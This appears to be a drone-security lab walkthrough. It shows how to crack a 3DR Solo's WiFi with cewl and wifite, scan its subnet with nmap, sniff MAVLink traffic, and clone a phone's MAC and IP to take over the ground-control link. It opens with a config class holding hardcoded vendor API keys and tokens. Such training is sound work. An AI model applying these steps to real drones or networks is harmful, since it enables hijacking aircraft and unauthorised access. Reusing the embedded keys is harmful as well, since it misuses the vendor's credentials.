    public static final String MAPBOX_ACCESS_TOKEN = "pk.eyJ1IjoiM2Ryb2JvdGljcyIsImEiOiJkeGcxZ2FJIn0.V5HDBvRkxgYBBJjWweOI1g
    public static final String MAPBOX_HYBRID_ID = "kevin3dr.ofji753i";
    public static final String MAPBOX_SATELLITE_ID = "kevin3dr.n56ffjoo";
    public static final String MAPBOX_STANDARD_ID = "kevin3dr.ofjhmj30";
    public static final String MIXPANEL_TOKEN = "92bc0c9a2c005cfc6fe7d9ca9d6b78d0";
    public static final String PARSE_APP_ID = "l9jVycsLbwfzpU1VaVyieCnsMNRJZGEMFzfMKP7I";
    public static final String PARSE_CLIENT_KEY = "yuoTdCR6wLnFKejv4DX76KkbepLRUHXp0TUSBOtB";
    public static final boolean SITL_DEBUG = false;
    public static final String SOLO_LINK_IP = "10.1.1.10";
    public static final String TAKE_OFF_SERVER_KEY = "431055c7bf461cf689453dfca6101d143914c494";
    public static final String TAKE_OFF_SERVER_URL = "takeoff.3dr.com";
    public static final boolean TEST_BUILD = false;
    public static final String UPDATE_SERVER_URL = "https://firmwarehouse.3dr.com/products/?channel=Production";
    public static final int VERSION_CODE = 204008;
    public static final String VERSION_NAME = "2.4.0";
    public static final boolean WRITE_LOG_FILE = false;
}
```

# QGroundControl

1. Turn on the Solo Controller

2. Turn on the 3DR Solo UAV
3. Connect phone to SoloLink_XXXXXX wifi network
4. Open the QGroundControl app
5. You should be able to connect from the phone to the 3DR Solo UAS with the app




# COMMS

```
CH  7 ][ Elapsed: 26 mins ][ 2025-05-14 14:49 ][ Are you sure you want to quit? Press Q ag

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

04:BC:9F:45:2C:D5  -54        1        1    0   1  360   WPA2 CCMP   PSK  New Chapter
8A:DC:96:40:C8:5B  -14      205      508    0   8  130   WPA2 CCMP   PSK  SoloLink_40C85B
E4:6C:D1:44:3A:39  -58        0        2    0   6  360   WPA2 CCMP   PSK  OlyNet
4C:43:41:EB:BF:7D  -58       24        9    0  11  360   WPA2 CCMP   PSK  Vaquero
```

```
BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

8A:DC:96:40:C8:5B  88:DC:96:42:25:0C  -31    1e-24e     0       526
E4:6C:D1:44:3A:39  58:7A:62:48:11:AD  -53    0 -11e     0         1
94:2A:6F:0C:32:CD  FE:0B:E0:2F:F2:29   -1    1e- 0      0        57
```

```
3: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 9c:b6:d0:d5:03:d1 brd ff:ff:ff:ff:ff:ff
    inet 10.1.1.129/24 brd 10.1.1.255 scope global dynamic noprefixroute wlp2s0
       valid_lft 7191sec preferred_lft 7191sec
    inet6 fe80::1d04:89ba:7cfa:96ca/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


```
root@lt-dev:~# nmap -p 22 10.1.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-14 14:52 MDT
Nmap scan report for 10.1.1.1
Host is up (0.0094s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 8A:DC:96:40:C8:5B (Unknown)

Nmap scan report for 10.1.1.10
Host is up (0.030s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 88:DC:96:42:25:0C (EnGenius Technologies)

Nmap scan report for 10.1.1.129
Host is up (0.00011s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.11 seconds
root@lt-dev:~#
```

## Crack WiFi Password


1. Find SSID for your UAV (lots of similar ones in the room)
    a. In your phone, pull up the Internet > WiFi > Saved Networks
        i. Note the network with the name like `SoloLink_A1B2C3`
        ii. This is your `UAS WIFI SSID`
2. The 3DR OpenSolo software is located on github. Web scraping vendor websites is a good way to create wordlists to attempt brute force attacks. In this case, we use `cewl` to scrape the OpenSolo development site. You will need internet access.
    a. If you do not have internet access, check the thumbdrive for the opensolo.words files.
    b. `cewl --with-numbers --min_word_length 8 -d 1 https://github.com/OpenSolo/OpenSolo -w opensolo.words`
    c. The output has 2644 words in the list.
3. Run the tool `wifite` with a wordlist to capture the WiFi authentication and crack the password

a. `wifite --dict opensolo.words`

4. When you observe your UAS SSID (e.g `SoloLink_A1B2C3`), wait to see 1 or 2 clients appear in the `CLIENT` column, then hit `ctl-c` to stop the scan and start the attack
    a. There will be many similar SSIDs in your screen. Select YOUR network.




5. Bypass default attacks
    a. Type `ctl-c` to bypass the Pixie Dust attack
    b. Type `c` to continue attacking
    c. Type `ctl-c` to bypass the WPS NULL PIN  attack
    d. Type `c` to continue attacking
    e. Type `ctl-c` to bypass the WPS PIN ATTACK attack
    f. Type `c` to continue attacking
    g. You should now be in the WPA Handshake attack
    h. You might need to wait a minute or two for an authentication, or you may not have to wait at all
    i. Wifite will search the wordlist to see if there is a matching password
    j. It should find the `sololink` wifi password




Where did this wordlist come from? We created it while online using a tool named `cewl`.

## Sniff MAVlink Traffic

Now that we have the wifi password, we can connect our laptop to the UAS network.

1. Connect to wifi.
    a. Click on the small WiFi icon in the upper right hand corner
    b. Select the SoloLink_XXXXXX network that matches the SSID on your phone
    c. Use the `sololink` password you found previously
2. Examine the connection.
    a. In a terminal, type `ip a`
    b. You should see a network with an ip address like `10.1.1.x`

```
┌──(dw-lab-01㉿localhost)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether d8:d0:90:07:cc:17 brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 38:00:25:f7:8a:b9 brd ff:ff:ff:ff:ff:ff
    inet 10.1.1.145/24 brd 10.1.1.255 scope global dynamic noprefixroute wlan0
       valid_lft 7197sec preferred_lft 7197sec
    inet6 fe80::7af9:a204:a9c9:1fe3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: wlan1: <NO-CARRIER,BROADCAST,ALLMULTI,PROMISC,NOTRAILERS,UP,LOWER_UP> mtu 1500 qdisc noqueue state DORMANT group default qlen 1000
    link/ieee802.11/radiotap 06:e7:1a:da:d2:a3 brd ff:ff:ff:ff:ff:ff permaddr 48:8f:4c:00:62:b0
```

1. Open wireshark and connect to the wireless interface with the 10.1.1 address. You should be able to sniff the traffic between the flight controller (10.1.1.1) and the QGroundControl app (e.g 10.1.1.145)
    a. You can install the mavlink wireshark plugin for your wireshark.
        i. Find the file mavlink_common.lua on the thumbdrive
        ii. Install into the wireshark plugin directory
            1. For linux `~/.local/lib/wireshark/plugins`
2. You  can also use MAVProxy to sniff the traffic. Type the following command in a terminal. Use your own IP address
    a. `sudo mavproxy master=udp:10.1.1.145:14550`
    b. This mavlink connection is read only


## Inject MAVLink Traffic

1. On phone, Swipe Down > Wi-Fi > SoloLink_A1B2C3 > Advanced > Scroll Down
    a. Note IP Address
    b. Note Randomized MAC Address
2. On laptop, right click on the wireless icon in the upper right hand corner
    a. Select Edit Connections
3. In the Network Connections panel,
    a. Select SoloLink_A1B2C3
    b. Select the ‘gear’ icon on the bottom to edit options
4. In the Editing SoloLink_A1B2C3 panel, select the ‘Wi-Fi` tab
    a. In the Cloned MAC address filed, enter the same MAC address as your phone
5. Select the IPv4 tab
    a. Change the method to ‘Manual’
    b. Select Add
    c. Enter the IPv4 address of your phone
    d. Enter 24 for the netmask


e. Select Save


Advanced Network Settings for the Android Phone Wi-Fi Connection

6. If all goes well, your laptop will take over the QGroundControl connection and the phone will drop the connection




QGroundControl gaining connection on the Laptop




QGroundControl losing connection on the Phone